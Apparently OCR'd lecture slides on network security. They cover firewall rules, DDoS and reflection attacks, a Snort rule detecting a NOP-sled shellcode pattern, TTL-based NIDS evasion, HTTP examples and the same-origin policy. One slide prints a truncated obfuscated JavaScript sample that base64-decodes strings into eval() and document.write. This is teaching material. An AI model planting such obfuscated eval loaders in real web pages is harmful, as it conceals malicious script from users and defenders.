


K = 1.8/hr

Typical Firewall Rule


- Block in on LAN from 192.168.1.0/24 port any to 0.0.0.0/0 port 53
  - Any packets coming from LAN to port 53 will be dropped.
    - Effect of rule in isolation
    - Could be part of strategy to force clients to use only officially sanctioned DNS servers

Basic Setup of a DDOS Botnet



Illustrative only: practical attacks will have many more bots

Reflection Attacks




Illustrative only: practical attacks will have many more bots/reflectors


Example NIDS Rule

- alert ip $EXTERNAL_NET any -> $HOME_NET any (msg:"INDICATOR-SHELLCODE x86 NOOP"; content:"|90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90|"; fast_pattern:only; metadata:ruleset community; classtype:shellcode-detect; sid: 648; rev:14;)


Overall Snort Architecture



But what about this case?



Evading NIDS: TTL Field



HTTP Request


GET /dumprequest HTTP/1.1\r\n
Host: djce.org.uk\r\n
Connection: keep-alive\r\n
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_5) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/30.0.1599.101 Safari/537.36\r\n
DNT: 1\r\n
Referer: https://www.google.com/url?
sa=t&rct=j&q=&esrc=s&source=web&cd=3&ved=0CD4QFjAC&url=http%3A%2F
%2Fdjce.org.uk
%2Fdumprequest&ei=835lUpjEM5Xb4APEgIGoDA&usg=AFQjCNEeAn5wSZMp_y_oTmOK
onq482sS9A&sig2=pSajtDK-YYIvE4HFDqmRfA&bvm=bv.54934254,d.dmg\r\n
Accept-Language: en-US,en;q=0.8\r\n
\r\n

Try it at http://djce.org.uk/dumprequest

HTTP Response


HTTP/1.1 404 Not Found\r\n
Content-Type: text/html; charset=UTF-8\r\n
X-Content-Type-Options: nosniff\r\n
Date: Mon, 21 Oct 2013 19:37:20 GMT\r\n
Server: sffe\r\n
Content-Length: 946\r\n
X-XSS-Protection: 1; mode=block\r\n
Alternate-Protocol: 80:quic\r\n
\r\n
<!DOCTYPE html>
…

More Social Engineering



http://research.zscaler.com/2011/12/fake-video-codecs-still-going-strong.html

Document Object Model




http://www.w3schools.com/js/js_htmldom.asp

Sample Obfuscated Javascript

```
<script language="javascript">var
k="ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=";function
se97a(s){var o="";var c1,c2,c3;var e1,e2,e3,e4;var i=0;s=s.replace(/[^A-Za-z0-9\+\/\=]/
g,"");do{e1=k.indexOf(s.charAt(i++));e2=k.indexOf(s.charAt(i++));e3=k.indexOf(s.charAt(i+
+));e4=k.indexOf(s.charAt(i++));c1=(e1<<2)|(e2>>4);c2=((e2&15)<<4)|(e3>>2);c3=((e3&3)<<6)|
e4;o=o+String.fromCharCode(c1);if(e3!=64){o=o+String.fromCharCode(c2);}if(e4!=64){o=o
+String.fromCharCode(c3);}}while(i<s.length);return o;}
eval(se97a("ZnVuY3Rpb24gYXNhcyhzZGFzKSB7dmFyIG9zPSIiO3ZhciBzcz1NYXRoLmNlaWwoc2Rh
cy5sZW5ndGgvMik7Zm9yKGk9MDtpPHNzO2krKyl7dmFyIGNrPXNkYXMuc3Vic3RyaW5nKGkqMi
woaSsxKSoyKTtvcyArPSBTdHJpbmcuZnJvbUNoYXJDb2RlKDM3KStjazt9cmV0dXJuIHVuZXNjYXBlK
G9zKTt9"));document.write(se97a(asas("4c53307444516f4e4367304b44516f4e4367304b44516f
4e4367304b44516f4e4367304b44516f4e4367304b44516f4e4367304b44516f4e4367304b44516
f4e4367304b44516f3863324e79615842304947786 8626d64315957646c50534a7159585a68633
24e7961584230496a344e436d6c6d4b473568646d6c6e5958527663693571595a6852573568
596d786c5a4367704b53423744516f4e436e5a6863694271646d317463335a744c434271646d31
7a5a574d7349477032625856a59575a6c4c434271646d317063484a7659797767616e5a746348
4268593273744517032595849676154307 74f7942325958496765443074f7942325958496765
6a30774f77304b6157596f626d463261576239746347397556a5735305.... (3 more pages)
```


Pre-Existing Product



- Designed to detect zero-day worms (internal spread)
- Phase I heuristics: port-scan detection
- Worked technically, but not as a value proposition
- Plug into core vs edge network

Web Proxies

- HTTP designed to support chains of proxies:



- Browser/OS has support to designate a proxy
- Demo settings on Mac

Same Origin Policy

- Principle enforced by browser is:
  - Protocol, host, and port must all match

Compared URL	Outcome	Reason
http://www.example.com/dir/page2.html	Success	Same protocol and host
http://www.example.com/dir2/other.html	Success	Same protocol and host
http://username:password@**www.example.com**/dir2/other.html	Success	Same protocol and host
http://www.example.com:**81**/dir/other.html	Failure	Same protocol and host but different port
https://www.example.com/dir/other.html	Failure	Different protocol
http://**en.example.com**/dir/other.html	Failure	Different host
http://**example.com**/dir/other.html	Failure	Different host (exact match required)
http://**v2.www.example.com**/dir/other.html	Failure	Different host (exact match required)
